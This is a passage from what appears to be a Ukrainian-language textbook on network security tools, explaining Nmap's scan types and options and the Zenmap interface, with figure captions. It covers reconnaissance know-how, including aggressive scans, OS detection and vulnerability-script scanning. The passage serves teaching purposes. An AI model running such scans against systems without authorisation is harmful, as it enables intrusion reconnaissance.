

Рисунок 2.4 – Графічний інтерфейс Nmap – Zenmap

Консольна утиліта Nmap (Network Mapper) э одним із найбільш потужних мережевих сканерів через свою гнучкість у використанні. Найчастіше Nmap використовується у якості сканера відкритих портів на цільових хостах і він може надавати інформацію як про статус портів (відкритий/закритий/фільтрується), так і про сервіси, які використовують дані порти, і навіть сканувати їх на вразливості. За замовчуванням Nmap спочатку сканує, чи живі цілі, а потім проводить сканування тих хостів, що відповіли на запит.

Nmap має різні типи сканування (в залежності від типу з’єднання та наявності систем IDS чи фаєрволів), рівні агресивності сканування, може сканувати складні списки цілей та відповідні множини портів (цілями можуть бути домени, конкретні IP-адреси чи навіть цілі мережі), дає змогу змінювати довжини та окремі значення у вихідних пакетах даних, може виводити результати сканування у декількох форматах тощо.

Використання Nmap має наступний вигляд:

Синтаксис: `nmap [<тип сканування>] [<опції>] {<ціль сканування>}`

Розглянемо основні типи сканування Nmap:

`-sS` (TCP SYN сканування) – найбільш поширений тип сканування, що дозволяє швидко просканувати сотні портів (доступний тільки з правами адміністратора);

`-sU` (UDP сканування) – дозволяє сканувати сервіси, що використовують UDP протокол;

`-sY` (SCTP INIT сканування) – еквівалент "`-sS`" для SCTP (новіша альтернатива TCP та UDP) протоколу;

`-sO` (IP сканування) – дозволяє визначити які IP протоколи підтримуються цільовою машиною.

Розглянемо основні опції сканування nmap:

`-p <діапазон портів>` – дозволяє просканувати певні діапазони портів;

`-oA <назва файлу без розширення>` – зберігає результат сканування у всіх доступних форматах;

`-F` – швидке сканування портів: за замовчуванням nmap сканує 1000 найбільш вживаних портів, ця опція зменшує кількість портів до 100;

`-sC` – запускає основні скрипти Nmap для взаємодії з сервісами (те ж саме, шо й `--script=default`);

`-sV` – визначає версію сервісу, що використовує порт;

`-O` – вмикає визначення операційної системи;

`--script=vuln` – активує усі скрипти з бібліотеки nmap, пов'язані з пошуком вразливостей;

`--script-help=<назва NSE скрипта>` – виводить інформацію про обраний скрипт;

`-A` – опція агресивного сканування, що визначає операційну систему, версії сервісів, які пов'язані з відкритими портами, використовує сценарії для сканування та виконує трасування (еквівалент `-O -sV -sC --traceroute`);

`-T<0-5>` – опція, що змінює часовий шаблон сканування, змінюючи частоту запитів та час очікування (`-T3` – нормальний режим за замовчуванням; `-T4` – агресивний режим, потребує швидкої та надійної мережі).

Це – лише частина опцій та типів сканування, що використовуються Nmap; більше про них можна дізнатися за допомогою команди "`man nmap`". Варто зауважити, що інструмент Nmap настільки потужний, що має свою скриптову мову – NSE, яка дозволяє організовувати дуже складні механізми збору інформації.

Більше про це можна дізнатися на офіційному сайті nmap за посиланням *https://nmap.org/book/nse-usage.html*.

Графічна оболонка Zenmap дозволяє швидко проаналізувати мережу або комп'ютерну систему завдяки декільком вже налаштованим режимам. Тим не

менш, зазвичай їх недостатньо для отримання повної картини ситуації. Окрім зручності використання, однією з вагомих переваг є автоматична побудова графу/топології мережі, яка сканується. Більш того, ця топологія інтерактивна, що дозволяє розглядати мережу, так би мовити, під зручним для спеціаліста кутом. Ще однією перевагою Zenmap є простий і зрозумілий спосіб зберігання і відкриття попередніх сканувань. Zenmap дозволяє робити свої особисті профілі (шаблони) сканувань для подальшого їх використання. Розглянемо інтерфейс Zenmap детальніше.



Рисунок 2.5 – Вкладка “Hosts” – перелік знайдених хостів; вкладка “Nmap Output” – стандартний вивід nmap



Рисунок 2.6 – Вкладка “Services” – відображення усіх знайдених сервісів



Рисунок 2.7 – Вкладка “Port/Hosts” – перелік відношень відкритих портів до хостів



Рисунок 2.8 – Вкладка “Topology” – відображення автоматично побудованого графа-топології відсканованої області мережі



Рисунок 2.9 – Вкладка “Host Details” – найважливіша інформація про поточний хост

